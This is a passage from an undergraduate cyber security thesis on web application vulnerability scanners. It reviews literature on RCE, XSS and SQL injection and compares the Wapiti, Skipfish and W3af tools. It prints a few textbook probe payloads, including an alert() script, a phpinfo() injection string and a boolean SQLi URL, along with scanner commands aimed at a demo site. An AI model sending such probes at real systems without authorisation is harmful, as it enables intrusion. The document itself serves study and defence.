

UNIVERSITY OF GREENWICH
FACULTY OF LIBERAL ARTS & SCIENCES

Department of Computing & Mathematical Sciences



**Analysis Techniques to Identify
Web Application Vulnerability
that can Cause Security and Privacy Issues**

A thesis submitted for the degree of
BSc (Hons) Computer Science (Cyber Security)

Supervisor

Muhammad Taimoor Khan

Candidate

Gabriele Qazolli

Co-Supervisor

Rafael Martinez Torres

Word count: 10,211

April 2022

ABSTRACT

The problem of security of Web Applications is essentially technical and should be solved by spreading a culture of security of Web Applications, which is currently not satisfactory. In fact, many applications on the network are susceptible to attack by malicious individuals precisely because of their “careless” programming; these applications could become more secure with small measures. The objective of this work is to offer an overview of the most common vulnerabilities found in Web Applications and analyse and apply the possible methods and techniques used by scanners for these vulnerabilities that can cause security and privacy issues.

Keywords: Web Application, Black-box Scanner, Remote Code Execution, Cross-Site Scripting, error-based SQL injection.

ACKNOWLEDGEMENTS

I would like to offer a grateful thanks to my supervisors, Muhammad Taimoor Khan and Rafael Martinez Torres, for their dedicated support and guidance for this project.

I would like to thank my family, who have supported me for these three academic years, and my friends who have accompanied me into my new life as an university student.

Contents

Contents	iv
Introduction.....	1
1.1 Background Information	2
1.2 Scope of the Project	2
1.3 Project Aim and Objective	2
1.4 Methodology	2
Literature Review	3
2.1 Introduction.....	4
2.2 Developing a Vulnerability Scanner for Web Applications and Issues Involved Therein	4
2.2.1 Defining the Web Application and Vulnerability	4
2.2.2 Scanners Methods and their Architecture.....	6
2.3 Three Specific Vulnerabilities in Web Application	7
2.3.1 Remote Code Execution (RCE)	7
2.3.2 Cross-Sites Site Scripting (XSS).....	7
2.3.3 Blind and Error based SQL injection	8
2.4 Legal Social Ethical and Professional Issues and Considerations	8
2.5 Evaluation of Web Application Vulnerability Scanner	9
2.6 Conclusion	10
Analysis of Black-Box Scanners Products	11
3.1 Introduction.....	12
3.2 Wapiti	12
3.2.1 Overview.....	12
3.2.2 Usability.....	12
3.3 Skipfish	13
3.3.1 Overview.....	13
3.3.2 Usability.....	13
3.4 W3af (Web Application Attack and Audit Framework).....	14
3.4.1 Overview.....	14
3.4.2 Usability.....	15
3.5 Conclusions.....	16
Requirements Analysis.....	17
4.1 Description.....	18
4.2 Functional	18
4.3 Non-Functional	18

Design Development	19
5.1 Visual design.....	20
5.1.1 Web Application Vulnerability Scanner Interface.....	20
5.2 Technical design	21
5.2.1 System Overview	21
5.2.2 Back-end and logical Design.....	22
5.3 Testing Plan design	23
5.3.1 Designing test strategy	23
5.3.2 Structural Testing Strategy.....	23
5.3.3 Behavioural Testing Strategy	23
Implementation	24
6.1 Back-end Vulnerability Scanner Development	25
6.2 Back-end File Scanner Development	27
6.3 Front-end Development.....	28
Product Testing	30
7.1 Structural Testing.....	31
7.2 Behavioural Testing	31
Evaluation	33
8.1 Requirement Fulfilment	34
8.1.1 Achievement Discussion	34
8.2 Future Development.....	35
Conclusion	36
9.1 Critical Evaluation of the Process Development	37
9.2 Critical Evaluation of the Project	37
9.3 Self-Reflection	37
Bibliography.....	38
APPENDIX A - Screenshot of the Code product.....	40
APPENDIX B - Testing Section	45

LIST OF TABLES

Table 1. Advantages and Disadvantages of Web Application Scanners. (Alazmi and De Leon, 2022)..	7
Table 2. Functional Requirements.	18
Table 3. Non-Functional Requirements.	18
Table 4. White box testing.....	31
Table 5. Black-box testing.....	32
Table 6. Fulfilment Functional Requirement.	34
Table 7. Fulfilment Non-Functional Requirement.....	34

LIST OF FIGURES

Figure 1. Web application architecture (Alzahrani et al., 2017)	5
Figure 2. Wapiti interface.....	12
Figure 3. Skipfish setup.....	13
Figure 4. Skipfish scanning process.	14
Figure 5. W3af interface.....	15
Figure 6. W3af result scanner.....	15
Figure 7. Interface Flow Diagram.	20
Figure 8. Rich Picture of how the Web Application Scanner will work.	21
Figure 9. Use-Case diagram.	22
Figure 10. UML diagram for the Web Application Scanner.....	22
Figure 11. Check the status of the URL variable that contains the URL.	25
Figure 12. Host and Server spitting of the URL.	25
Figure 13. Payload list and check variable of the function “remote_code_injection”.....	25
Figure 14. Check if there is any WebKnight WAF code in the URL status.....	26
Figure 15. Main scanner process for Web Application Vulnerability.....	27
Figure 16. File scanner algorithm.....	27
Figure 17. Display the result of the element found on the list.	28
Figure 18. Graphical User Interface.	29

Chapter 1

INTRODUCTION

1.1 Background Information

Web Applications or web apps became quite popular at the end of the 90s due to the possibility for a client to access application functions using standard web browsers as terminals (programmes that allow users to view and interact with text, images and other information, typically contained in a web page of a site). In fact, the opportunity to update and evolve one's own application at a reduced cost without being forced to distribute numerous updates to one's customers via physical support has made this solution quite popular for many software producers.

Unfortunately, however, recent history allows us to state with certainty that today's society has paid and continues to pay the heavy price of having long underestimated the intrinsic vulnerabilities of the Internet and its protocols. A fraudulent attack can be carried out in several ways, but only after years of investment and growth in the information security sector has it been realised that we are still lagging far behind in terms of fully understanding the possible new threats.

Since the issue of security in web-based applications is a topic of great interest and impact, in recent years, we are witnessing the emergence and development of methodologies, techniques, and products to support developers and end-users in verifying their level of Web Application security. For this reason, Web Application Vulnerability Scanners were created.

1.2 Scope of the Project

The scope of this project is to develop an Automated Vulnerability Scanner for Web Applications and detect possible malicious code in a file that can cause security and privacy issues. The results have to be displayed in a short waiting time with reasonable accuracy heads for analysis and possible exploitation for the developer.

Overall, the scanner will be divided into three parts:

- Interface (Front-end)
- Web app scanner (Back-end)
- File scanner (Back-end)

The finished product has to be evaluated according to the functional and non-functional requirements criteria and from the test results obtained during the implementation.

1.3 Project Aim and Objective

The aim of the project is to learn about the techniques used by web app scanners and find ways to improve their performance in terms of time and accuracy. Furthermore, to find ways to enhance usability by making the results more explicit.

The objectives to be achieved in this project are:

- Write a literature review based on specific research on the topic.
- Analyse similar products.
- Getting a clear view of design implementation.
- Testing Front-end and Back-end in detail.
- Evaluate the final product and analyse the research and development process.

1.4 Methodology

The principal methodology that has been chosen for this project is the Rapid Application Development (RAD) model. The reason for this is the capacity to accomplish numerous stages in any sequence, as if they were small projects, simultaneously. As the project involves scanning different vulnerabilities types, this model saves time on development and allows you to reuse components several times. In addition, continuous testing of the implemented parts is a fundamental part that helps continue to the next stage until the end product.

Chapter 2

LITERATURE REVIEW

2.1 Introduction

This literature review will deal with the topic of this project by reviewing publications, journals, and reports made by others who have already tried to solve this and similar issues. The lecture will begin with a basic overview of Web Application Vulnerability Scanners, and it will then concentrate more on three specific vulnerabilities and issues involving the security and privacy of the scanners themselves. This will help developers understand what concerns and problems arise when attempting to undertake this task, how to avoid them, and what the project's social, legal, ethical, and professional environment will be.

2.2 Developing a Vulnerability Scanner for Web Applications and Issues Involved Therein

2.2.1 Defining the Web Application and Vulnerability

The spread of public networks on a single transport medium (TCP/IP Transmission Control Protocol/Internet Protocol) has facilitated the spread of the paradigm of "maximum reachability at the lowest cost": a Web Application while residing on any server (the component that provides services through the network) of the Internet, is reachable by anyone, regardless of distance or time limits. Previously, a traditional client/server application ran on the client's computer and only used the network for data exchange. In contrast, today, the calculation work is delegated to the server, and the client interacts simply through an Internet Browser (Li, Serizawa and Kiuchi, 2002).

In the old application, the client was only an interface, while the server, which owned the computational capacity, did all of the work.

The Web at first did the opposite, allowing you to have small servers that sent HTML (HyperText Markup Language) pages to the client, which did all of the work to make the page look good.

Later, the development of the first CGIs (Common Gateway Interfaces) returned to a more traditional model in which the browser is mainly an interface, and the server performs all of the work (Chenyuan Kou and Springsteel, 1997).

Nowadays, when designing a web-oriented system, it is known that the security component is one of the fundamental factors for the development of an application capable of working with the minimum exposure to the risk of fraud, abuse of resources, lack of respect for privacy, violation of current regulations and damage to the public image.

According to research from the University of Oakland (Alzahrani et al., 2017), a Web Application can be defined in three layers:

- The first layer is the user-side, which includes a rudimentary browser that shows the content of websites.
- The second layer is the server-side, which is responsible for generating dynamic content pages. It includes several generation technologies, including Java, Active Server Pages, and PHP.
- The third layer is the backend databases, which store the data.

The three layers of a Web Application are shown in Figure 1.




Figure 1. Web application architecture (Alzahrani et al., 2017)

There are thousands of Web Applications around the internet, and not all of them have suitable security parameters. In fact, they can show security holes that are exploited by malicious attackers around the world. In 2021, two students, Shekhar Disawal and Ugrasen Suman conducted research about the percentage and the classification of the Vulnerabilities (Disawal and Suman, 2021). Forty-six per cent of websites have high-security vulnerabilities, while 86 per cent have medium security vulnerabilities. Vulnerabilities are categorised into three severity levels: high, medium, and low. The vulnerability's impact varies depending on its severity levels. The online application is more vulnerable when the severity level is set to high. This has also been pointed out in another journal where it explicitly says that *“An appropriate vulnerability classification scheme plays an important role in increasing vulnerability coverage”* (Alhazmi et al., 2006).

Vulnerability refers to a flaw or weakness in a system's security requirement, design, code, or operation that could mistakenly arise or actively violated and result in a security failure (Rafique et al., 2015). There are numerous types of vulnerability databases accessible, each containing a list of vulnerabilities. These databases contribute to an up-to-date compilation of vulnerability data useful for research. The National Vulnerability Database (NVD), The Open-Source Vulnerability Database (OSVDB), Common Vulnerability Enumeration (CVE), and The Open Web Application Security Project (OWASP) are some of the commonly utilised databases. The latter also shows the top 10 most recent critical Web Application vulnerabilities: Broken Access Control, Cryptographic Failures, Injection, Insecure Design, Security Misconfiguration, Vulnerable and Outdated Components, Identification and Authentication Failures, Software and Data Integrity Failures, Security Logging and Monitoring Failures and Server-Side Request Forgery (OWASP, 2021).

These vulnerabilities aggravate various sections such as database security with personal information about the Client, such as a bank account or payment information stored. When attackers have access to this information, it is extremely difficult to defend it.

According to a study published in the journal "Vulnerabilities and Security of Web Applications", certain procedures must be taken to ensure the security of Web Applications (Yadav et al., 2018). It is advised to not save the database on the same server where the application is installed, as administrator accounts are readily compromised. Backup files must be encrypted, and databases must be safer with improved firewall configurations. As for the "Operation System" side, the system needs to be up-to-date, and real-time protection software such as an antivirus must be installed.

However, these technologies, such as network firewalls and anti-virus software, offer reasonably secure protection at the host and network levels but not at the application level. When network and host-level access points become relatively safe, public interfaces to Web Applications become the target of attacks. Therefore, the best approach to detect possible vulnerabilities and then fix them is through the use of Web Application Vulnerability Scanners.

2.2.2 Scanners Methods and their Architecture

There are different types of Web Application vulnerabilities, some very famous, such as SQL injection and Cross-Site Scripting (XSS), and others less well known, such as Remote Code Execution (RCE) and Error-Based SQL Injections. However, they all have one thing in common: the process of building a Vulnerability Scanner. A vulnerability scanner (or black box) has three key processes: crawling, attack, and analysis (Koswara and Dwi Wardhana Asnar, 2019).

- Crawling
The process of getting a list of all the URLs accessible from the Web Application, starting from the home URL and continuing with the URLs connected to the main one, such as clicking on a new section of the page until there are no more new URLs to register.
- Attack
The process of executing malicious payloads on the Web Application. Malicious payloads are built in such a way that they may cause an error. If the application has any vulnerabilities, this error will become an indicator. An example can be a JavaScript code as “<script> alert (“XSS example”) </script>”.
- Analysis
The process of analysing the response from the malicious payload. This process looks at the response and sees if any errors were caused by a malicious payload. It then decides if the application has this vulnerability or not. It is crucial to be able to see any SQL error messages to see if they have a SQL injection flaw in them. (Khoury et al., 2011)

However, an interesting consideration comes from the journal “*New Approaches of Multi-agent Vulnerability Scanning Process*” (Zulkarneev and Kozlov, 2021), that analysing process phases can lead to problems such as the necessary changes to the network. It is important that before the scanning process, the availability between the scanning hosts and the scanned hosts must be ensured, and the scanning host must be granted access to all scanned hosts and systems. If not, when an intruder gets into the scanning host, they will be able to get to all the scanned hosts, which could be servers with valuable information or significant hosts.

Another problem is the validity of the information about the infrastructure. This happens when the structure and configuration of the network are not delivered to the IT security officer. Then, he has to manually set many parameters to start the scanning process, such as the netmask or the network address range.

The last problem concerns the complexity and unclarity of the results. Once you have obtained the analysis report with perhaps the list of vulnerabilities, you have to manually interpret them and group the critical ones so that a specialist can manage them. This whole process takes time.

Several methods for identifying session management flaws or weaknesses have been presented. They often rely on static analysis and code review as well as the examination of software configuration files. The fundamental difficulty with these approaches is that system security analysts frequently do not have access to code or configuration files that can be used to detect session vulnerabilities (Garmabi and Hadavi, 2021).

Therefore, Web Application Scanners can have advantages and disadvantages that can be easily listed in a table (Table 1) (Alazmi and De Leon, 2022).

Advantages	Disadvantages
The tester does not need to study the code or internal structure of the system. Thus, he does not need to access the source code; he just needs to study the inputs and outputs of the tested system.	Without detailed specifications, it is difficult to create precise test cases, and several sections of the programme may remain untested during this testing.
These scanners are impartial because, in any case, they show a result regardless of the functioning of the system.	It is challenging to ensure that a Web Application covers all its features.

The testing can reveal the consistency or inconsistency of the system's required specifications.	It is difficult to discern between potential and practicable inputs when testing time is limited.
The tester is not required to have a complete understanding of the system in question; black-box tests do not take long to prepare. These tests adhere to the user pathways, which are constrained in small systems.	It is possible that the coder will re-run previously executed tests.

Table 1. Advantages and Disadvantages of Web Application Scanners (Alazmi and De Leon, 2022).

2.3 Three Specific Vulnerabilities in Web Application

2.3.1 Remote Code Execution (RCE)

Remote Code Execution is used to disclose a vulnerability that may be exploited when user input is injected into a file or string, and the whole package is executed on the programming language's parser. A Remote Code Execution Attack may escalate to a full-scale attack that compromises an entire Web Application and the webserver (Biswas et al., 2018). In fact, an attacker can execute server commands on a remote server specially to get low-level access, and then to increase privileges, they repeat until they reach the root.

According to a study article written by two Purdue University students (Zheng and Zhang, 2013), RCE is a sort of Cross-Site Scripting (XSS) attack. The primary reason is the same as standard XSS and SQL injection attacks: incorrect client-side inputs are unintentionally converted to scripts and executed. RCE attacks, on the other hand, is often more complex. A successful RCE attack may need to coordinate several requests to multiple server-side programmes. There may also be constraints on the timing of these requests. In other words, the attacks are stateful, as they involve numerous rounds of communication between a server and a client. Furthermore, it necessitates the manipulation of both the string and non-string components of the client-side inputs.

An example of Remote Code Execution is the string: “`$x = 'y';phpinfo();`” where it may look like a simple assignment of variable “y” to variable “x”. However once that operation has been performed, it will immediately execute a new command using the semicolon (;). It is then followed by a script that allows the attacker to output any code written in it (Bier et al., 2021).

2.3.2 Cross-Sites Site Scripting (XSS)

Cross-site scripting, abbreviated as XSS, is one of the most harmful attacks on Web Applications. This falls under the category of passive attack since the user or organisation is unaware of the attack until it has already shown itself. XSS is an unknown script that gets into a system without the user's permission or knowledge, then works in the background and leaves a gap for an attacker to exploit (Singh et al., 2021). There are two types of Cross-Site Scripting attacks: non-persistent and persistent.

- Persistent, also referred to as “stored XSS” (Nagpure and Kurkure, 2017), happens when the attacker injects a malicious script into a susceptible web server. The XSS script is saved in a database with other data and is visible to other users who visit that web page.
- Non-persistent, also referred to as “reflected XSS” (Singh, Singh, and Kumar, 2020), happens when the injected script is reflected outside of the webserver, for example, in a search result, an error message, or any other response that contains some or all of the input supplied to the server as part of the request.

Recently, an interesting methodology has been proposed (Azshwanth and Sujatha, 2022) that specifies that it is safe to use proxies to conceal digital identification traces. Similarly, a web-based crawler is

required to parse through the domain's URLs and sub-contents. A module also has to be written to analyse the vulnerabilities of the parsed URLs. If a masker is necessary to retain covert status, the live packets are created according to the user's preferences. The crawler is then used to parse the URL and sub-parts, and an analyser is then used to look for flaws and give us the advice we need.

In practice, for example, executing the code `<script> alert ('XSS') /script>` would allow the JavaScript code behind the tags to be executed, generating an alert with the text " XSS ". This occurs because the browser will parse the HTML tags first, followed by the content, and therefore will not notice that the injected `</script>` element is within the HTML code (Pranathi et al., 2018).

2.3.3 Blind and Error based SQL injection

Another type of attack on Web Applications is error-based SQL injection. But by analysing the type of vulnerability, we need to understand what SQL stands for. Structured Query Language (SQL) is a programming language used to connect and operate databases with Web Applications. When a user requests a Web Application, the Web Application server generates a SQL query based on the user's input (Farah et al., 2015).

When a user or attacker can inject an SQL command via a web page input, it is called SQL Injection (Nagpal et al., 2015). These commands can compromise the security of the application because they are executed directly on the server-side, which is connected to the central database, which contains sensitive information. By then, bypassing the server-side of the Web Application, you get direct access to the backend. There are two types of SQL injection: Blind Based SQL injection and Error Based SQL injection.

Blind injection happens when the vulnerable Web Application does not show any results to the attacker. In fact, it works by blindly injecting SQL queries into the database with the aim of obtaining a change in the Web Application behaviour after the injected command (Ping et al., 2020). As a result, it is more difficult to attack because the information is returned when the application is given SQL payloads. In fact, the binary search approach is also used to improve the search for relevant information.

In-depth research on the subject contributed to the following methodology. First of all, Blind injection is identified by the database's Boolean response (True or False) after entering the attack query. Therefore, a true condition such as `"1 = 1"` and a false condition such as `"1 = 0"` are entered in consecutive queries (for example the URL: `http://www.website.com/shop?id=20/'and1=0`). The true condition should return the same web page. Instead, the false condition returns an error or a blank web page. The next step is confirming the possibility of blind injection through the results returned by the given conditions. This is followed by extracting critical data such as the database name, table name, columns, and database version (Alam et al., 2015).

Error Based SQL injection is caused by unexpected commands or invalid input, which force the database to return error messages. Invalid SQL statements are transmitted to the database through an HTTP request, resulting in error alerts. The database server provides an error that may include information about the target, such as structure, version, and operating system, or it may return complete query results (Tasevski and Jakimoski, 2020).

Checking and balancing the vulnerability are the first two phases of error-based injection. SQLi's existence is confirmed by the vulnerability checking stage. The balancing step comments out the rest of the query to find space for the SQLi query to be inserted. The `"order by"` or `"group by"` query is then used to determine the number of columns. The query `"union select"` is then created to discover the vulnerable columns. When the website runs the injection query, but no output is displayed, the query is considered unsuccessful. The website is then considered to have an error-based injection (Alam et al., 2015).

2.4 Legal Social Ethical and Professional Issues and Considerations

In the area of Web Application vulnerability testing, the professional expert must consider the social, legal, ethical, and professional issues that surround the problem. Some critics of vulnerability research

(Matwyshyn et al., 2010) contend that it is inherently unethical, because it involves testing systems and analysing products created and maintained by people other than the researcher. The ethical principle of not to harm appears to be met as long as vulnerability research is technologically non-disruptive and does not affect the functionality of the products and systems being tested or otherwise harm third parties.

In fact, an important aspect is Data Protection provided by the team or entity that will test the Web Application. Legally, access to any sensitive data obtained during the research of those vulnerabilities should be strictly guarded, with access restricted on a "need-to-know" basis only. Moreover, security professionals must protect the customer's personal information concerning their own vulnerability management. Vulnerability researchers provide a crucial societal purpose. They give information that covers the knowledge gap between the designers, operators, or exploiters of vulnerable technologies and the third parties that would most likely be affected as a result of them.

2.5 Evaluation of Web Application Vulnerability Scanner

A last key aspect when beginning on a project of this sort is constructing a relevant collection of scenarios through which the end result can be accurately and totally assessed. Reports on prior efforts to address this problem are an excellent place to start for suggestions on how to create successful testing methods.

It is impossible to comprehend and compare the limitations and strengths of application vulnerability scanners if we cannot evaluate them.

True Positive, False Positive, True Negative and False Negative metrics may reveal a lot about a web vulnerability scanner. However, understanding these metrics is required before determining how effective a web vulnerability scanner is (Mburano and Si, 2018).

- True Positive (TP): The number of instances that are both positive and identified as positive.
- False Positive (FP): the number of instances that are negative but are mistakenly identified as positive. To put it another way, this is the number of false alarms.
- True Negative (TN): the number of cases is negative and detected negative.
- False Negative (FN): the number of positive cases identified as negative.

These metrics above are the main ones used by several papers, such as in research by two students from the University of Indonesia (Al Anhar and Suryanto, 2021). They choose to calculate three essential factors: precision, recall and F - measure.

- Precision is defined as the proportion of successful vulnerability detection relative to the total number of vulnerabilities reported by scanners. This is also referred to as "real positive accuracy". Formula: **Precision = TP / (TP + FP)**
- Recall is defined as the proportion of effective vulnerability detection relative to the total number of known vulnerabilities. This is referred to as the actual positive rate or sensitivity. Formula: **Recall = TP / (TP + NF)**
- F-Measure ranged from 0 to 1. Scanners with a high F-measured value demonstrate their efficacy. Formula: **F-Measure = (2 * Precision * Recall) / (Precision + Recall)**

It is interesting that three Open-Source Web Application scanners (ZAP, Wapiti and Arachni) and one commercial (Burp Suite Pro) have been chosen for this journal. The two Web Applications tested are respectively DVNA (Damn Vulnerable NodeJS Application) and Node Goat.

Overall, the average F-Measured value of two NodeJS-based Web Applications was in the 0.4-0.6 range. This was affected by the scanners' poor recall value since they were unable to detect nearly half of the vulnerabilities designed in the two applications. Burp Suite Pro had the best True Positive (TP) and recalled values among the other three scanners. In contrast, Arachni had an accuracy rating of 100 per cent since no False Positive (FP) were discovered.

Another critical factor that should not be overlooked is the type of vulnerability that the scanner must identify. In fact, students from the Information Systems Security Management in Canada (Anagandula and Zavarsky, 2020) demonstrated little difference in performance between open-source and

commercial black-box scanners. However, it may depend on the policies and trust problems of the organisations who use them for their specific purposes.

In order to identify stored XSS and SQLI, the researchers used the most recent versions of black-box Web Application scanners such as ZAP, Burp suite Professional, Wapiti, and Nessus Essential edition. All three scanners failed to detect multi-step stored XSS. When given credentials and manual interaction with the web pages, the scanners successfully put comments on the application page. They are still injecting regular text rather than the XSS attack vector. However, in this study, the scanners were programmed to inject XSS attack vectors; therefore, validating the comments was ineffective in locating the vulnerability. When there are no login protected pages and no numerous steps required, scanners identify stored XSS at a higher rate.

The scanner's detection rate of stored SQLI vulnerabilities has to be improved. The browser presented an SQL syntax error message. When the request and response were analysed in the scanner, the request was present, and the response had the SQL syntax error. The scanner did not identify the server response containing a SQL syntax problem. This vulnerability was not being reported as a stored SQLI by the scanners. However, the SQLI Vulnerability is being reported by scanners in the username field of the login page. Finally, scanners perform better when the user manually provides them with information.

2.6 Conclusion

The topics covered in this review literature include Web Applications and their vulnerabilities. Furthermore, the structure and operation of Web application scanners were explained and tested in order to obtain critical information for this project. A set of requirements can now be developed, and it is much easier to establish where the evaluation and testing should focus in the future to improve its effectiveness further.

Chapter 3

ANALYSIS OF BLACK-BOX SCANNERS PRODUCTS

3.1 Introduction

Vulnerabilities in Web Applications grow exponentially over time, necessitating searching for a solution. This is why using an automatic scanner to detect these vulnerabilities is the best option. There are already a lot of scanners out there, and each one has its strengths and weaknesses that need to be considered when trying to make a good product that can compete in this sector.

3.2 Wapiti

Wapiti is a "black-box" vulnerability scanner that does not examine the source code of Web Applications but works like a fuzzer (the creation of semi-valid data that are "valid enough" in the sense that the parser does not explicitly reject them but cause unexpected behaviours deeper in the programme and are "invalid enough" to disclose corner cases that have not been effectively addressed) by crawling Web Application's pages, extracting links, looking for script and payloads to inject, and checking for error messages, unusual strings or behaviour.


3.2.1 Overview

Wapiti is presented as an open-source vulnerability scanner written in Python programming language. It supports Windows and Linux operating systems, and it is executed at the command prompt. It only supports Chrome and Firefox browsers, and some of its features are HTTP, HTTPS, and SOCKS5 proxy support, the ability to limit the scope of the scan, importing cookies from the browser, or using the wapiti-getcookie tool.

The service works automatically when the target URL is written, and the scanner will go through modules that check if there is any vulnerability, such as SQL injection, Cross-Site Scripting, search for potentially dangerous files on the server, Brute Force login form.

3.2.2 Usability

Wapiti scanner may seem difficult to understand, but the fact that it does not have many commands that a user can use makes it simple and understandable. Therefore, to launch the scanner, you simply need to use the "wapiti" command, but it is recommended that you first use the "wapiti-h" (Figure 2) command to view all the possible commands that can be used. The shortest way to launch the scanner is "wapiti -u WebApplicationURL".



```
WAPITI3
Wapiti 3.1.0 (wapiti-scanner.github.io)
usage: wapiti [-h] [-u URL] [--scope {page,folder,domain,url,punk}]
              [-m MODULES_LIST] [--list-modules] [--update] [-l LEVEL]
              [-p PROXY_URL] [--tor] [-a CREDENTIALS]
              [--auth-type {basic,digest,ntlm,post}] [-c COOKIE_FILE]
              [--drop-set-cookie] [--skip-crawl] [--resume-crawl]
              [--flush-attacks] [--flush-session] [--store-session PATH]
              [--store-config PATH] [-s URL] [-x URL] [-r PARAMETER]
              [--skip PARAMETER] [-d DEPTH] [--max-links-per-page MAX]
              [--max-files-per-dir MAX] [--max-scan-time SECONDS]
              [--max-attack-time SECONDS] [--max-parameters MAX] [-S FORCE]
              [--tasks tasks] [--external-endpoint EXTERNAL_ENDPOINT_URL]
              [--internal-endpoint INTERNAL_ENDPOINT_URL]
              [--endpoint ENDPOINT_URL] [--dns-endpoint DNS_ENDPOINT_DOMAIN]
              [-t SECONDS] [-H HEADER] [-A AGENT] [--verify-ssl {0,1}] [--color]
              [-v LEVEL] [--log OUTPUT_PATH] [-f FORMAT] [-o OUTPUT_PATH]
              [--no-bugreport] [--version]
wapiti: error: one of the arguments -u/--url --list-modules --update is required
```

Figure 2. Wapiti interface.

Once the scan is finished, Wapiti provides the path where the report is located, which can be viewed by simply copying and pasting it on the browser. The report comes with a good and straightforward interface to report the results of a vulnerability scan to an end-user.

However, when applied to a vulnerability scanner for programming purposes, many of its characteristics would be mainly regarded as irrelevant. This is because there are a number of particular issues that must be addressed while dealing with this circumstance.

3.3 Skipfish

Skipfish is an active black-box reconnaissance tool. It creates an interactive sitemap for the selected site using a recursive crawl and dictionary-based searches. The output of multiple active security tests is then marked on the resultant map.

3.3.1 Overview


Skipfish is presented as an open-source vulnerability scanner written in C code. It supports Windows and Linux operating systems; however, it is used mainly in the Kali Linux environment as an Automated Penetration Testing (APT) tool for security research. It comes without a graphical interface, so the whole process is done through a terminal such as Wapiti.

Skipfish performs well, particularly when detecting difficult-to-find vulnerabilities such as stored XSS, blind SQL or XML injection, or blind shell injection. With a relatively small CPU, network, and memory footprint, this scanner can perform more than 500 requests per second for responsive Web Applications, more than 2000 requests per second on LAN/MAN networks, and over 7000 requests against local instances (Source: <https://gitlab.com/kalilinux/packages/skipfish>).

The tool's final report is intended to serve as a basis for professional Web Application security evaluations. This part is very well designed because the folder containing the results is very detailed, and the main file is mentioned in the terminal often with "*report saved to /folder/index.html*" (Figure 4). By opening this HTML file, you can see all the vulnerabilities that Skipfish was able to identify.

3.3.2 Usability

In order to use the tool, just like on Wapiti, you need to find out first about the possible commands that Skipfish provides with the command "*skipfish -h*". However, unlike the previous scanner, the matter becomes more complicated because there are many more functions and commands to initialise a more specific scanning. So, it is not fully understood how to use the tool at first glance. In fact, Skipfish needs a specific command before pasting the target we want to scan. It consists of the command "*-o FolderName*" that is used to create a folder with all the scanning results and then paste the target URL. (Figure 3)



```
(gabri@kali)-[~]  
$ skipfish -o SResult http://altoromutual.com:8080/search.jsp?query=test
```

Figure 3. Skipfish setup.

A plus point is that before starting the scanning process, it shows you helpful tips on how to stop the operation in progress by pressing "*Ctrl + C*" and automatically saves the final report. And then, at this point, the scanner will begin its process.

As it is an automated tool, the only thing to do is wait and watch the parameters that skipfish displays. In fact, it is divided into two large sections, Scan Statistic and Database Statistic, with all kinds of information such as time spent, or processes executed (Figure 4).

```
- altoromutual.com -

Scan statistics:
  Scan time : 0:02:04.562
  HTTP requests : 4198 (34.0/s), 20322 kB in, 1258 kB out (173.3 kB/s)
  Compression : 0 kB in, 0 kB out (0.0% gain)
  HTTP faults : 420 net errors, 0 proto errors, 139 retried, 0 drops
  TCP handshakes : 1235 total (3.6 req/conn)
  TCP faults : 0 failures, 2 timeouts, 1 purged
  External links : 1012 skipped
  Reqs pending : 274

Database statistics:
  Pivots : 53 total, 23 done (43.40%)
  In progress : 7 pending, 5 init, 18 attacks, 0 dict
  Missing nodes : 13 spotted
  Node types : 1 serv, 3 dir, 20 file, 0 pinfo, 12 unkn, 17 par, 0 val
  Issues found : 11 info, 18 warn, 17 low, 1 medium, 0 high impact
  Dict size : 67 words (67 new), 10 extensions, 256 candidates
  Signatures : 77 total

[!] Scan aborted by user, bailing out!
[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 53
[+] Looking for duplicate entries: 53
[+] Counting unique nodes: 49
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 53
[+] Generating summary views...
[+] Report saved to 'SFresult/index.html' [0xf39eec22].
[+] This was a great day for science!
```

Figure 4. Skipfish scanning process.

However, Skipfish has some disadvantages that should not be underestimated. For example, it is not possible to restart the search once it has stopped. Moreover, it is not possible to perform security checks and link extraction for third-party plugin-based, which means that a potentially malicious file is not detected and can be harmful once downloaded.

3.4 W3af (Web Application Attack and Audit Framework)

W3af is an active black box for security scanning. This project offers a Web Application vulnerability detection and exploitation tool. It also provides the collection of security vulnerability information for use in penetration testing.

3.4.1 Overview

W3af is presented as an open-source vulnerability scanner written in Python code. It supports Windows and Linux operation systems and provides a graphical and a command-line interface to the user.

